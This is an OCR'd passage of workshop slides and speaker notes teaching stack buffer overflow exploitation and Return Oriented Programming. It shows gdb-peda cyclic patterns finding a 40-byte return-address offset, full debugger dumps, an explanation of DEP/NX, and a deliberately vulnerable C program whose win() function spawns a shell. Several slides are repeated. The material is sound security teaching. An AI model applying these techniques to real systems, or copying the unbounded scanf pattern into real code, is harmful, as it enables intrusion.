
…

0x7FFFFF…

7

We can now look for this uniq sequence that overwrote RIP. Gdb peda does this for us using pattern matching.
Peda takes the pattern that it created and the part of the pattern that we give to it.

Folie 28



- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60

Cyclic Patterns

1. Generate Pattern
   gdb-peda$ pattern create 60

   AAA%AAsAABAA$AAnAACAA-AA

2. Pattern as input for the program
   gdb-peda$ run AAA%AAsAABAA$AAnAACAA-AA

3. Find the part in the pattern that overwrote RIP
   gdb-peda$ pattern offset **AA0AAFAA**


Gdb-peda internally uses pattern matching for that:

AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA

AA0AAFAA

Then it tries to match the part with the pattern

Folie 29



- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60

Cyclic Patterns

1. Generate Pattern
   gdb-peda$ pattern create 60

   AAA%AAsAABAA$AAnAACAA-AA

2. Pattern as input for the program
   gdb-peda$ run AAA%AAsAABAA$AAnAACAA-AA

3. Find the part in the pattern that overwrote RIP
   gdb-peda$ pattern offset **AA0AAFAA**


Gdb-peda internally uses pattern matching for that:

AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA

AA0AAFAA

Match!
Offset: 40

Folie 30



Cyclic Patterns

- pwntools: (metasploit cyclic pattern): cyclic(60)
- Gdb-peda: pattern create 60

1. Generate Pattern
   gdb-peda$ pattern create 60

   AAA%AAsAABAA$AAnAACAA-AA

2. Pattern as input for the program
   gdb-peda$ run AAA%AAsAABAA$AAnAACAA-AA

3. Find the part in the pattern that overwrote RIP
   gdb-peda$ pattern offset **AA0AAFAA**

Gdb-peda internally uses pattern matching for that:

AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGA

Match!
Offset: 40


10

When peda finds the uniq sequence in the cyclic pattern, it will give us the offset until the uniq sequence.
This is exactly what we want.
A number of bytes until we reach the instruction pointer that currently is the uniq sequence.

Let’s try this out for the first exercise:

```
> gdb 01_demo_64_bit
gdb-peda$ pattern create 60
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA'
gdb-peda$ run
Starting program:
/home/osboxes/ROPWorkshop/rop_exercises/01_demo/01_demo_64_bit
Give me the Code:
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA

Program received signal SIGSEGV, Segmentation fault.
[----------------------registers---------------------]
RAX: 0x0
….
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffffdd88 ("AA0AAFAAbAA1AAGAAcAA\n\177")

gdb-peda$ pattern offset AA0AAFAAbAA1AAGAAcA
AA0AAFAAbAA1AAGAAcAA found at offset: 40
```

We take the value of the RSP register for the pattern offset command, because this is the value that will overwrite the instruction pointer. We hit the Segmentation fault on the return statement, so the program would take the next value from the stack and load it into the instruction pointer. The only reason that we do not see the value in RIP is because it does not start with a Nullbyte and therefore does not get loaded into the RIP register.




```
gdb-peda$ pattern create 60
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA'
gdb-peda$ run
Starting program: /home/osboxes/ROPWorkshop/rop_exercises/01_demo/01_demo_64_bit
Give me the Code:
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA

Program received signal SIGSEGV, Segmentation fault.
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffd5
RDX: 0x7ffff7dd3780 --> 0x0
RSI: 0x0
RDI: 0x7ffff7dd2620 --> 0xfbad2a84
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffffdd88 ("AA0AAFAAbAA1AAGAAcAA\n\177")
RIP: 0x400604 (<main+78>:       ret)
R8 : 0x0
R9 : 0x2a ('*')
R10: 0x1d
R11: 0x7fffffffdd60 ("AAA%AAsAABAA$AAnAACAA-AA(AAD=")
R12: 0x4004c0 (<_start>:        xor     ebp,ebp)
R13: 0x7fffffffde60 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT dir
[-------------------------------------code-----------------------
   0x4005f9 <main+67>:  call   0x400480 <printf@plt>
   0x4005fe <main+72>:  mov    eax,0x0
   0x400603 <main+77>:  leave
=> 0x400604 <main+78>:  ret
   0x400605:    nop    WORD PTR cs:[rax+rax*1+0x0]
   0x40060f:    nop
   0x400610 <__libc_csu_init>:  push   r15
   0x400612 <__libc_csu_init+2>:        push   r14
[------------------------------------stack-----------------------
0000| 0x7fffffffdd88 ("AA0AAFAAbAA1AAGAAcAA\n\177")
0008| 0x7fffffffdd90 ("bAA1AAGAAcAA\n\177")
0016| 0x7fffffffdd98 --> 0x7f0a41416341
0024| 0x7fffffffdda0 --> 0x100000000
0032| 0x7fffffffdda8 --> 0x4005b6 (<main>:      push   rbp)
0040| 0x7fffffffddb0 --> 0x0
0048| 0x7fffffffddb8 --> 0xbdb8471a373e058e
0056| 0x7fffffffddc0 --> 0x4004c0 (<_start>:    xor    ebp,ebp)
[----------------------------------------------------------------
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400604 in main ()
gdb-peda$ pattern offset AA0AAFAAbAA1AAGAAcAA
AA0AAFAAbAA1AAGAAcAA found at offset: 40
gdb-peda$ 
```

We basically have control over RIP now. We write **40 Bytes** and then we can overwrite the return address. What we did before was writing shellcode to the stack and jump to it. When we look at the output of vmmap again, theres an issue with the classic shellcode approach:

$gdb-peda **vmmap**

(If you don't see all memory sections, you need to run the program and break the execution

- Either set a breakpoint in main and then run (b main, run) or
- Run the program and press ctrl + c to stop at any point (run, ctrl + c)



```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/osboxes/ROPWorkshop/rop_exercises/01_demo/01
0x00600000         0x00601000         r--p      /home/osboxes/ROPWorkshop/rop_exercises/01_demo/01
0x00601000         0x00602000         rw-p      /home/osboxes/ROPWorkshop/rop_exercises/01_demo/01
0x00602000         0x00623000         rw-p      [heap]
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd3000 0x00007ffff7dd7000 rw-p      mapped
0x00007ffff7dd7000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7fdd000 0x00007ffff7fe0000 rw-p      mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p      [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp      [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffde000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

The nearly bottom line shows the section of the stack and the 3rd column contains the access permissions.

We have read and write permissions, but **we don't have execute permissions**.


So when we write shellcode to it, we cant execute it.

If you look closely, there is no section that has both write and execute permissions.

That is the security mechanism, which has many different names, for instance "data execution prevention" (DEP), or NX, for No execution.

This is where ROP comes into play.

Folie 31




Return Oriented Programming (ROP) – Why do we want it?

- On modern systems the stack of a program is not executable anymore (security mechanism)

=> NX-Bit is set / Data Execution Prevention (DEP)

On modern systems the stack of a program is not executable anymore.
That is the security mechanism I just referred to as Data execution prevention



Return Oriented Programming (ROP) – Why do we want it?

- On modern systems the stack of a program is not executable anymore (security mechanism)

=> NX-Bit is set / Data Execution Prevention (DEP)


- ROP is a technique to defeat this protection of a non-executable stack
- Basic Principle: Code Reuse

2

Return Oriented Programing is a technique to defeat this protection of a non-executable stack

One of the basic principles of Return Oriented Programming is Code Reuse.


Folie 33



Code Reuse

```
#include <stdio.h>
void win()
{
 printf("Congratulations!\n");
 execve("/bin/sh" ..);
}

int main()
{
 char buffer[20];
 printf("Enter some text:\n");
 scanf("%s", buffer);
 return 0;
}
```

Imagine we have this little program. Even with a non-executable stack we could jump to the win function and get a shell.
In this case, the win function would do the exact same thing as our shellcode. So we can just reuse this code that is already in the binary and can be executed.



